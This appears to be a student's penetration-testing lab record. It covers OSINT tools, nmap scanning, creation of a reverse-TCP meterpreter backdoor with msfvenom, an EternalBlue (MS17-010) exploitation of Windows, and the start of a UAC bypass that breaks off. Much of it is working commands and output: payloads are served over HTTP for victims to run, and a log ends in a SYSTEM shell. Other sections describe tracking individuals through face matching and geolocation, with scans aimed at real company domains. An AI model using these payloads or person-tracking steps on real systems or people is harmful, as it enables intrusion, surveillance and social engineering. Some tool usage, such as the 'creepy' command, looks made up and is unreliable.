

# 1. Footprinting and Reconnaissance tools

## a. Using the WhatWeb Tool for Website Fingerprinting

**Aim:** The purpose of this lab is to familiarize ourselves with the WhatWeb tool and to demonstrate its capabilities for website fingerprinting

**Theory:** Whatweb is a free and open-source tool available on GitHub. Whatweb is a scanner written in the Ruby language. This tool can identify and recognize all the web technologies available on the target website. This tool can identify technologies used by websites such as blogging, content management system, all JavaScript libraries. Whatweb contains more than 180 modules. each module is responsible for grabbing particular information from the target website. Whatweb works as an information-gathering tool and can identify all the email addresses, SQL errors, technology used in the website.

### Procedure:

**Step 1:** Open your kali Linux operating system and use the following command to install the tool from GitHub.

```
cd Desktop
```

```
git clone https://github.com/urbanadventurer/WhatWeb/
```

**Step 2:** Now use the following command to move into the directory of the tool.

```
cd Whatweb
```

**Step 3:** Now you are in the directory of the tool. Use the following command to run the tool.

```
./whatweb
```

The tool is running successfully. Now we will see examples to use the tool.

Usage

**Example 1:** Use the Whatweb tool to scan a domain.

```
./whatweb <domain>
```

**Results:**

The WhatWeb tool is a useful tool for website fingerprinting, allowing users to quickly gather information about the technologies used on a particular website. This can be useful for identifying potential vulnerabilities or for understanding how a website is constructed.

## **b. Using the Harvester Tool for Information Gathering**

**Aim :** Purpose: The purpose of this lab is to familiarize ourselves with the Harvester tool and to demonstrate its capabilities for information gathering.

**Theory:** the harvester is another tool like sublist3r which is developed using Python. Penetration testers can use this tool for gathering information of emails, sub-domains, hosts, employee names, open ports, and banners from different public sources like search engines, PGP key servers, and SHODAN computer database. This tool can be used in passive reconnaissance and by anyone who needs to know what an attacker can see about the organization.

**Procedure:**

Step 1: Open a terminal or command prompt on your computer. If you do not already have the Harvester tool installed, enter the following command to install it

Step 2: `sudo apt-get install theharvester`

Step 3: To install it in other Linux os you can use the command

**`sudo apt-get theharvester`**

Step 4: If this do not work you can clone the Git hub repository and use it using commands

**`git clone https://github.com/laramies/theHarvester.git`**

Step 5: **`cd theHarvester`**

Step 6: **`sudo python ./theHarvester.py`**

Once the installation is complete, you can use the Harvester tool by entering the following command:

Step 7: **`thearvester -d [domain] -l [limit] -b [source`**

Replace [domain] with the domain of the website that you want to gather information about. For example, to gather information about the OpenAI website, you would enter:

Step 8: **`thearvester -d openai.com -l 500 -b all`**

The -l flag specifies the maximum number of results to return and the -b flag specifies the data sources to use. several data sources are available, including google, bing, and LinkedIn.

**Results:**

The harvester tool is helpful for information gathering, allowing users to gather a variety of information about a domain quickly. This can be useful for the recon phase of a pentest or for gathering information about a company for competitive intelligence.

### **c. Using the WPScan Tool for WordPress Vulnerability Scanning**

**Aim:** This lab aims to familiarize ourselves with the WPScan tool and demonstrate its capabilities for scanning WordPress websites for vulnerabilities.

#### **Procedure:**

**Step 1:** Open a terminal or command prompt on your computer.

#### ***Wpscan Image***

If you do not already have the WPScan tool installed, enter the following command to install it

**Step 2:** Wpscan

**Step 3:** sudo apt-get update

**Step 4:** sudo apt-get install wpscan

Once the installation is complete, you can use the WPScan tool by entering the following command

**Step 5:** wpscan --url [URL]

Replace [URL] with the URL of the WordPress website that you want to scan for vulnerabilities. For example, to scan the OpenAI website, you would enter

**Step 6:** wpscan --url <https://openai.com>

**Step 7:** The WPScan tool will then scan and return a report of any vulnerabilities it finds.

#### **Results:**

A WPScan tool is a useful tool for identifying vulnerabilities in WordPress websites. By regularly scanning sites for vulnerabilities, it is possible to identify and fix potential security issues before malicious actors can exploit them.

#### **d.Using the Sublist3r Tool for Subdomain Enumeration**

**Aim:** This lab aims to familiarize ourselves with the Sublist3r tool and demonstrate its capabilities for subdomain enumeration.

#### **Procedure:**

Step 1:Open a terminal or command prompt on your computer.

If you do not already have the Sublist3r tool installed, enter the following command to install it:

Step 2: `git clone https://github.com/about3la/Sublist3r.git`

Navigate to the Sublist3r directory by entering the following command:

Step 3: `cd Sublist3r`

Install the required dependencies by entering the following command:

Step 4: `pip install -r requirements.txt`

Once the installation is complete, you can use the Sublist3r tool by entering the following command:

Step 5: `python sublist3r.py -d [domain]`

Replace [domain] with the domain of the website that you want to enumerate subdomains for. For example, to enumerate subdomains for the OpenAI website, you would enter

Step 6: `python sublist3r.py -d googlei.com`

Step 7: The Sublist3r tool will then perform a scan and return a list of subdomains for the specified domain.

### **Results:**

The Sublist3r tool is a useful tool for enumerating subdomains of a particular domain. This can be useful for recon phase of a penetration test or for identifying subdomains that may not be well-known or publicly advertised.

### **e. The Metagoofil**

**Aim:** using Metagoofil

**Theory:** is an information-gathering tool. This free and open-source tool is designed to extract all the metadata information from public documents available on websites. This tool uses two libraries to extract data. These are Hachoir and PdFMiner. After extracting all the data, this tool will generate a report which contains usernames, software versions, and servers or machine names that will help Penetration testers in the information-gathering phase. This tool can also extract MAC addresses from Microsoft office documents. This tool can give information about the hardware of the system by which they generated the report of the tool.

### **Installation**

Step 1: Open your kali Linux operating system and install the tool using the following command.

```
git clone https://github.com/laramies/metagoofil.git
```

```
cd metagoofil
```

Step 2: Now use the following command to run the tool.

```
python metagoofil.py
```

The tool is running successfully. Now we will see some examples of using the tool.

Example 1: Use the metagoofil tool to extract PDFs from a website.

```
python metagoofil.py -d flipkart.com -l 100 -n 5 -t pdf -o newflipkart
```

In this way, you can extract PDFs and information on files from a website.

Example 2: Use the metagoofil tool to extract pdf from a website.

```
python metagoofil.py -d microsoft.com -l 20 -f all -o micro.html -t micro-files
```

## **f.Spiderfoot**

**Aim:** This lab record aims to document the use of SpiderFoot, an open source intelligence (OSINT) automation tool

### **Procedure:**

Launch SpiderFoot on the computer.

1. Enter the target domain or IP address for OSINT analysis in the "Target" field.
2. Select the appropriate modules for the OSINT analysis. This can be done by clicking the "Modules" button in the top menu and selecting the desired options from the list of available modules.
3. Click the "Start Scan" button to begin the OSINT analysis.

4. Wait for the scan to complete. The scan's progress can be monitored in the "Scan Progress" window.
5. Once the scan is complete, the results can be viewed by clicking the "Results" button in the top menu. The resulting report will contain the information gathered by the selected modules.

#### Installation Spiderfoot Framework :

Step 1: Open your Kali Linux operating system. Move to the desktop using the following command. You have to move to Desktop because on desktop you have to create a directory into which you have to clone the tool. Use the following command to move to Desktop.

```
cd Desktop
```

Step 2: Now you are on the desktop. Here you have to create a new directory called spiderfoot. In this directory, you have to clone the tool from Github. Use the following command to create a new directory.

```
mkdir spiderfoot
```

Step 3: Now use the following command to move in the directory that you have created.

```
cd spiderfoot
```

Step 4: Now you are in spiderfoot directory. In this directory, you have to clone the tool from GitHub. Use the following command to clone the tool from GitHub.

```
git clone https://github.com/smicallef/spiderfoot
```

Step 5: The tool has been downloaded and cloned successfully. Now to list out the contents of the tool use the following command.

```
ls
```



Step 6: You can see a new directory has been created i.e spiderfoot. You have to install the spiderfoot tool using the following command.

```
cd spiderfoot
```

Step 7: Now you are under the directory of the tool. To list out the contents of the directory using the following command.

```
ls
```

Step 8: All the files of the tool have been listed here. You can have to install requirements for the tool. Use the following command to install requirements.

```
pip install -r requirements.txt
```

Step 9: All the requirements have been downloaded. Now it's time to run the tool. Use following command to run the tool.

```
python3 sf.py
```

Step 10: The tool is asking to start the web server. Use following command to start the web server and also the tool.

```
python3./sf.py -l 127.0.0.1:5001
```

Step 11: The server has started on the IP address 127.0.0.1:5001. Search this IP address on any URL bar.

You can see a web page has been opened. This is a tool that is running on port 127.0.0.1:5001. There is a dashboard of the tool. The dashboard contains scan history, new scan, and setting options. For fresh installation, there is no previous scan history. If we click the new scan tab, we see option to start the new scan along with the target seed field. The target seed field can be a target IP address, a domain name, or a

sub-domain name. There are 3 types of configuration settings to define the scanning process. These are scan-by-use cases, required data, or modules. Each configuration setting has a number of options to choose from. For example, scan by use cases allows both, active and passive scanning of the target. It also allows scanning for all possible information or a range of information about the target.

## **g. SOCIAL MAPPER**

**Aim :**working with social mapper

**Theory:** OSINT techniques are so powerful that they can even search the information about the anonymous person on the internet by using his/her face without knowing the person's actual name. Social Mapper is a Python-based open-source intelligence tool that correlates social media profiles via facial recognition. The Social Mapper tool is available on the GitHub platform, it is free and open-source to use. Social Mapper tool collects various data from many popular social media like:

- Facebook
- Instagram
- LinkedIn
- Google plus
- Twitter
- Vkontakte

This tool can be used in the phases of Reconnaissance and can help to perform Social Engineering attacks on the Organization or the Individual Victim.

**Note: Make Sure You have Python Installed on your System, as this is a python-based tool. Click to check the Installation process – [Python Installation Steps on Linux](#)**

Installation of Social Mapper Tool on Kali Linux OS

**Step 1:** Use the following command to install the tool in your Kali Linux operating system.

git clone [https://github.com/Greenwolf/social\\_mapper](https://github.com/Greenwolf/social_mapper)

**Step 2:** Now use the following command to move into the directory of the tool. You have to move to the directory to run the tool.

```
cd social_mapper
```

**Step 3:** You are in the directory of the Social Mapper. Now you have to install a dependency of the Social Mapper using the following command.

```
sudo pip3 install -r requirements.txt
```

**Step 4:** All the dependencies have been installed in your Kali Linux operating system. Now use the following command to run the tool and check the help section.

```
python3 social_mapper.py -h
```

**Step 5:** Add social platform credentials in the social\_mapper.py file.

```
leafpad social_mapper.py
```

Working with Social Mapper Tool on Kali Linux OS

Example: Perform a fast scan

```
Python3 social_mapper.py -f imagefolder -i  
/home/kali/Desktop/social_mapper/Input-Examples/imagefolder -m fast -tw
```

In this example, we will be performing a fast scan on images specified in the image folder

We are performing a Twitter scan on faces saved in the image folder.

Results are saved in the SM-Results folder

Displaying the .html format result file.

## Results:

- The "SocialMapper" tool returned a list of relevant results for the individuals that were searched.
- The following information was found and recorded: [list any relevant information that was found in the results]

## h. CREEPY

**Aim:** working with Creepy

**Theory:** Creepy is an open source tool used for geolocating social media accounts. It can be used to gather information about a person's location, as well as other details such as their social media accounts, photos, and personal information.

**Procedure:** To use Creepy, you will need to install it on your computer. This can be done using the following command:

```
pip install creepy
```

Once Creepy is installed, you can use it to gather information about a specific user by running the following command:

```
creepy -u <username>
```

This will gather information about the user's location and social media accounts, and display it on the command line. You can also use the -o flag to specify an output file where the information will be saved.

For example, to gather information about the user johndoe and save it to a file called johndoe\_info.txt, you would run the following command:

```
creepy -u johndoe -o johndoe_info.txt
```

You can also use Creepy to search for users based on specific criteria, such as their location or the type of social media accounts they have. For example, to search for users within a certain radius of a specific location, you can use the -l flag followed by the latitude and longitude of the location.

**Result:** Overall, Creepy is a useful tool for gathering information about individuals from their social media accounts and can be a useful tool for investigations or for tracking down lost or missing persons.

## i. Recon-ng

**Aim :** working with recon-ng

**Theory:** Recon-ng is a reconnaissance / OSINT tool with an interface similar to Metasploit. Running recon-ng from the command line speeds up the recon process as it automates gathering information from open sources. Recon-ng has a variety of options to configure, perform recon, and output results to different report types.

**Procedure:**

### Step 1: create a workspace

Maintaining collected information and notes organised is a necessary part of any OSINT investigation. Creating a `workspaces` keeps things orderly and easy to find. When using Recon-ng `workspaces`, all data located and collected is saved within a database in that workspace.

```
[recon-ng][default] > workspaces create example_name
```

```
[recon-ng][default] > workspaces create example_name
```

```
[recon-ng][example_name] >
```

The command `recon-ng -w example_name` opens or returns directly to that workspace.

```
test@ubuntu:~/$ recon-ng -w example_name
```

```
test@ubuntu:~/$ recon-ng -w example_name
```

## Step 2: recon-ng modules

Typing `marketplace search` displays a list of all the modules. From which you can start following the white rabbit exploring and getting deeper into recon and open source intelligence.

Marketplace search brings up the full table, however you can be more specific in your search, a couple of examples

```
recon-ng][default] > marketplace search ssl
```

### Example :

To install this module use the following:

```
[recon-ng][default] > marketplace install hackertarget
```

```
[*] Module installed: recon/domains-hosts/hackertarget
```

```
[*] Reloading modules...
```

```
[recon-ng][default] >
```

Load module

```
[recon-ng][default] > modules load hackertarget
```

```
[recon-ng][default][hackertarget] >
```

Set source

Using `show options`, brings a table showing the source `current value` set at `default`.

```
[recon-ng][default][hackertarget] > show options
```

Name	Current Value	Required	Description
------	---------------	----------	-------------

-----			
-------	--	--	--

SOURCE	default	yes	source of input (see 'show info' for details)
--------	---------	-----	---

Now, set the source to the name of the domain investigating. This example uses tesla.com as they have a published big bounty.

Use command `options set SOURCE tesla.com`

```
[recon-ng][default][hackertarget] > options set SOURCE tesla.com
```

```
SOURCE => tesla.com
```

Use command `info`. This shows `current value` has changed to tesla.com

Use `input` to see

```
[recon-ng][default][hackertarget] > input
```

```
+-----+
```

```
| Module Inputs |
```

```
+-----+
```

```
| tesla.com |
```

```
+-----+
```

Run the module

Type `run` to execute the module.

Show hosts

Now we have begun to populate our hosts. Typing `show hosts` will give you a summary of the resources discovered.

### **Results:**

Get familiar with recon-ng. Recon-ng is a powerful tool that can be further explored by viewing the list of modules. The help within the console is clear, and with a bit of playing around it won't take long to become an expert.

## **2. Port scanning using nmap**

**Aim:** To perform port scanning in nmap and getting familiar with the same.

**Theory:** nmap is a leading software tool for network scanning. It is an information gathering tool, it scans devices and network to collect the information about open ports, the operating system that the device running on, and their version etc.

### **Procedure :**

#### **Step 1**

Nmap ip address

The nmap command allows scanning a system in various ways. In this we are performing a scan using the hostname as "www.xxxxxxYXXX. PK" and IP address "172.217.27.174", to find all open ports, services, and MAC addresses on the system.

#### **Step 2**

nmap -v www.xxXX. COm

It is used to get more detailed information about the remote machines.

#### **Step 3**



`nmap ip address1 ip address2..`

To scan multiple hosts

#### **Step 4**

`nmap 103.76.228.*`

To scan whole subnet. We can scan a whole subnet or IP range with Nmap by providing \* with it. It will scan a whole subnet and give the information about those hosts which are Up in the Network

#### **Step 5**

`sudo nmap -sA ip address`

To scan to detect firewall settings.

#### **Step 6**

`sudo nmap -sL ip address`

To identify Hostnames

#### **Step 7**

`nmap -A <Domain Name>`

Here-A Indicates Aggressive it will let Us Know The Extra Information's like OS Detection (-O), version detection, script scanning (-sC), and traceroute (- traceroute) even it provides a lot of valuable information About The Host.

#### **Step 8**

`nmap -O <Domain Name>`

Here It Will Display The Operating System Where The Domain or Ip Address is Running But Will Not Display Exact Operating System Available On Computer. It Will Only

Display The Chance of Operating System Available in The Computer. This Will Just Guess the Running Operating System (OS) in the Host.

### **3. Creation of backdoor using msfvenom**

**Aim:** Creation of backdoor using msf venom in windows machine

**Theory:** A backdoor is a means to access a computer system or encrypted data that bypasses the system's customary security mechanisms

A developer may create a backdoor so that an application or operating system can be accessed for troubleshooting or other purposes. However, attackers often use backdoors that they detect or install themselves as part of an exploit. In some cases, a worm or virus is designed to take advantage of a backdoor created by an earlier attack.

Backdoors can vary widely. Some, for example, are put in place by legitimate vendors, while others are introduced inadvertently as a result of programming errors. Developers sometimes use backdoors during the development process, which are then not removed from production code.


Backdoors are also commonly put into place through malware. A malware module may act as a backdoor or a first-line backdoor, which means it acts as a staging platform for downloading other malware modules designed to perform the attack.

**Procedure:**

#### **Step 1**


Open kali Linux and type the command on the terminal

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=<ip of kali> lport=4444  
--arch x86 --platform windows -f exe -o backdoor.exe
```



```
(kali㉿kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.9 lport=4444  
--arch x86 --platform windows -f exe -o backdoor.exe  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: backdoor.exe
```

```
sudo mv backdoor.exe /var/www/html
```



```
(kali㉿kali)-[~]  
$ sudo mv backdoor.exe /var/www/html  
[sudo] password for kali:
```

```
service apache2 start
```

## Step2

Open another terminal in kali Linux and run the following commands

Msfconsole:

```
>use exploit/multi/handler
```

```
>set payload windows/meterpreter/reverse_tcp
```

```
>set lhost <windows ip>
```

```
>set lport 4444
```

```
>exploit
```

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.1.10:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.9:4444 → 192.168.1.10:49260) at
2022-12-28 12:51:30 -0500


meterpreter > █

```

### Step3

Open windows machine and go to the url: `http:<kali ip>//backdoor.exe`

A popup window will come there by pressing the run button; The backdoor will install on the windows machine



### Result:

Successfully created a backdoor.

## 4. Exploiting the vulnerabilities of windows smb using Metasploit

**Aim:** An introduction to using Metasploit to exploit a Windows machine with an SMB vulnerability (MS17-010)

**Theory:** EternalBlue[5] is a computer exploit developed by the U.S. National Security Agency (NSA). It was leaked by the Shadow Brokers hacker group on April 14, 2017, one month after Microsoft released patches for the vulnerability

On May 12, 2017, the worldwide WannaCry ransomware used this exploit to attack unpatched computers. On June 27, 2017, the exploit was again used to help carry out the 2017 NotPetya cyberattack on more unpatched computers. The exploit was also reported to have been used since March 2016 by the Chinese hacking group Buckeye (APT3), after they likely found and re-purposed the tool, as well as reported to have been used as part of the Retefe banking trojan since at least September 5, 2017. EternalBlue was among the several exploits used, in conjunction with the DoublePulsar backdoor implant tool, in executing the 2017 WannaCry attacks.

ms17\_010\_eternalblue is a remote exploit against Microsoft Windows, originally written by the Equation Group (NSA) and leaked by Shadow Brokers (an unknown hacking entity). It is considered a reliable exploit and allows you to gain access not only as SYSTEM - the highest Windows user mode privilege, but also full control of the kernel in ring 0. In modern day penetration tests, this exploit can be used in internal and external environments.

As far as remote kernel exploits go, this one is highly reliable and safe to use. The check command of ms17\_010\_eternalblue is also highly accurate, because Microsoft's patch inadvertently added an information disclosure with extra checks on vulnerable code paths.

## Procedure:

### Step1: Enumeration

The first thing we need to do after identifying our target machine is to perform a scan to better understand the system we want to exploit. What OS is the system running? What ports are open? Are there any vulnerabilities that may be present?

Use Nmap for finding any network with openports

```
Nmap scan report for ip-10-10-70-170.eu-west-1.compute.internal (10.10.70.170)
Host is up, received arp-response (0.00056s latency).
Scanned at 2022-02-21 17:05:31 GMT for 59s
Not shown: 991 closed ports
Reason: 991 resets
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
3389/tcp   open  ms-wbt-server syn-ack ttl 128
49152/tcp open  unknown      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
49158/tcp open  unknown      syn-ack ttl 128
49160/tcp open  unknown      syn-ack ttl 128
MAC Address: 02:4E:FA:4D:28:27 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 59.08 seconds
Raw packets sent: 2007 (88.292KB) | Rcvd: 1348 (54.108KB)
root@ip-10-10-96-182:~#
```

### Step2: Initial Access

This is where Metasploit comes in. Metasploit is a popular application used in the pen testing world, but cybercriminals also use it because of its extensive library of malicious payloads.

Open Terminal and run the command

```
Msfconsole
```

With Metasploit running, the first step is to search for the vulnerability or exploit we're interested in. In our case, we know our target is running SMB.

```
search ms17-010 type:exploit
```

```
msf5 > search ms17-010 type:exploit

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Win dows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSyne rgy/EternalChampion SMB Remote Windows Code Execution
2	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execut ion

Interact with a module by name or index, for example use 2 or use exploit/windows/smb/smb\_doublepulsar\_rce

To choose an exploit in Metasploit, run the command `use <option #>`, which is 0, the number on the far left.

Use 0

By running `show options` within the chosen exploit, you'll receive an output of the various parameters that can be configured:

show options

```
msf5 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                           |
|---------------|-----------------|----------|---------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'f' (file:paths) |
| RHOST         | 445             | yes      | The target port (TCP)                                                                 |
| RHOSTDomain   |                 | no       | (Optional) The Windows domain to use for authentication                               |
| SMBDomain     |                 | no       | (Optional) The password for the specified username                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.                                  |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.                                            |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.96.182    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |


```

To set a parameter, we need to type `set <parameter> <value>`. Below, you'll see I also set the payload parameter, which tells Metasploit the type of payload we want to be executed.

```
set RHOST <IP of target machine>
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.70.170
RHOSTS => 10.10.70.170
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
```

With our parameters set it's time to run the exploit; it's done by using either the `run` or `exploit` command. After a few seconds, we see the exploit looks to have finished running and a shell has been opened.

```
[*] Started reverse TCP handler on 10.10.96.182:4444
[*] 10.10.70.170:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.70.170:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.70.170:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.70.170:445 - Connecting to target for exploitation.
[+] 10.10.70.170:445 - Connection established for exploitation.
[*] 10.10.70.170:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.70.170:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.70.170:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.70.170:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.70.170:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.70.170:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.70.170:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.70.170:445 - Sending all but last fragment of exploit packet
[*] 10.10.70.170:445 - Starting non-paged pool grooming
[+] 10.10.70.170:445 - Sending SMBv2 buffers
[+] 10.10.70.170:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.70.170:445 - Sending final SMBv2 buffers.
[*] 10.10.70.170:445 - Sending last fragment of exploit packet!
[*] 10.10.70.170:445 - Receiving response from exploit packet
[+] 10.10.70.170:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.70.170:445 - Sending egg to corrupted connection.
[*] 10.10.70.170:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.70.170
[*] Command shell session 1 opened (10.10.96.182:4444 -> 10.10.70.170:49252) at 2022-02-21 17:13:54 +0000
[+] 10.10.70.170:445 - =====
[+] 10.10.70.170:445 - =====WIN=====
[+] 10.10.70.170:445 - =====
```

C:\Windows\system32>

To validate our exploit worked, we can run a command such as `whoami` to confirm we have system-level access.

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

#### Step4: Upgrade to Meterpreter Shell

To migrate our reverse shell to a meterpreter shell we'll need to perform the following



steps:

- background our existing session
- search for and run the shell\_to\_meterpreter module
- switch to the newly created meterpreter session

Next, we're again using the search function to find the `shell_to_meterpreter` module and selecting it for usage. And again, we execute the `show options` command to better understand the parameters required to run this module. As you can see, the required parameter that's missing is `SESSION`, which is the session ID we want to run the module on.

```
C:\Windows\system32>^Z
Background session 1? [y/N] y
msf5 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/manage/shell_to_meterpreter  -----  normal No      Shell to Meterpreter Upgrade

msf5 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

Name      Current Setting  Required  Description
-----
HANDLER    true             yes       Start an exploit/multi/handler to receive the connection
LHOST      LHOST            no        IP of host that will receive the connection from the payload (Will try to aut
o detect).
LPORT      4433             yes       Port for payload to connect to.
SESSION    SESSION          yes       The session to run this module on.
```

To identify the session, we need to run the command `sessions -l` to list the sessions we have open.

```

msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
   Id  Name  Type  Information  Conn
  ----  ---  ---  -
  1      shell x64/windows Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation... 10.
10.96.182:4444 -> 10.10.70.170:49202 (10.10.70.170)
  2      shell x64/windows Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation... 10.
10.96.182:4444 -> 10.10.70.170:49206 (10.10.70.170)

msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.96.182:4433
[*] Post module execution completed

```

Again we set the required parameter using the set command and then run the module.

after triggering the module to run, it begins to perform the exploit and automatically launches us into our new shell, which is identified by the underlined `"meterpreter >"`

## Result :

Successfully exploited vulnerabilities of windows.

## 5. UAC bypass in windows 10

### Step 1

Compromise the Target

To begin, let's create a temporary directory to work out of, just to keep things clean.

```

~# mkdir temp
~# cd temp/

```

The first thing we need to do is get a low privilege shell on the target. For demonstration purposes, we will create a simple payload using MSFvenom and save it as an executable to be run on the target.

```
~/temp# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.0.1 lport=1234  
-f exe -o pwn.exe
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the  
payload
```

```
[-] No arch selected, selecting arch: x64 from the payload
```

```
No encoder or badchars specified, outputting raw payload
```

```
Payload size: 510 bytes
```

```
Final size of exe file: 7168 bytes
```

```
Saved as: pwn.exe
```

Here's what is happening in the command above:

- the **-p** flag specifies the payload
- **lhost** is our local machine to connect back to
- **lport** is the local port to connect to
- the **-f** flag sets the format
- the **-o** flag specifies the output file

Now that our file is saved, we need to set up a listener for it to connect back to once it is executed. Open up a new terminal tab or window and fire up Metasploit with the **msfconsole** command. We can use the versatile multi-handler to catch our reverse shell.

```
~# msfconsole  
msf5 > use exploit/multi/handler
```

All we need to do is set the options to match what we specified in the executable we created earlier. Set the **payload**, **lhost**, and **lport** as such:

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
```

```
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > set lhost 10.10.0.1
```

```
lhost => 10.10.0.1
```

```
msf5 exploit(multi/handler) > set lport 1234
```

```
lport => 1234
```

Type **run** and the handler will start listening for incoming connections.

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.0.1:1234
```

Back in our working directory, we can start an HTTP server to host our file, so all the victim has to do is connect to us, download the file, and run it. In the real world, this could be accomplished in any number of ways, including social engineering or a phishing attack. For now, though, we will keep it simple.

We could start Apache and serve the file from there, but there's a Python has a built-in module called **SimpleHTTPServer** that is lightweight, easy to use, and can be run from anywhere without any setup. Start it with the following command.

```
~/temp# python -m SimpleHTTPServer
```

```
Serving HTTP on 0.0.0.0 port 8000 ...
```

Now all the victim has to do is connect to our machine on port 8000 to get the file. On the target, browse to the IP address of the attacking machine and download the file.

```
http://10.10.0.1:8000/pwn.exe
```

Then, simply save it and run it:



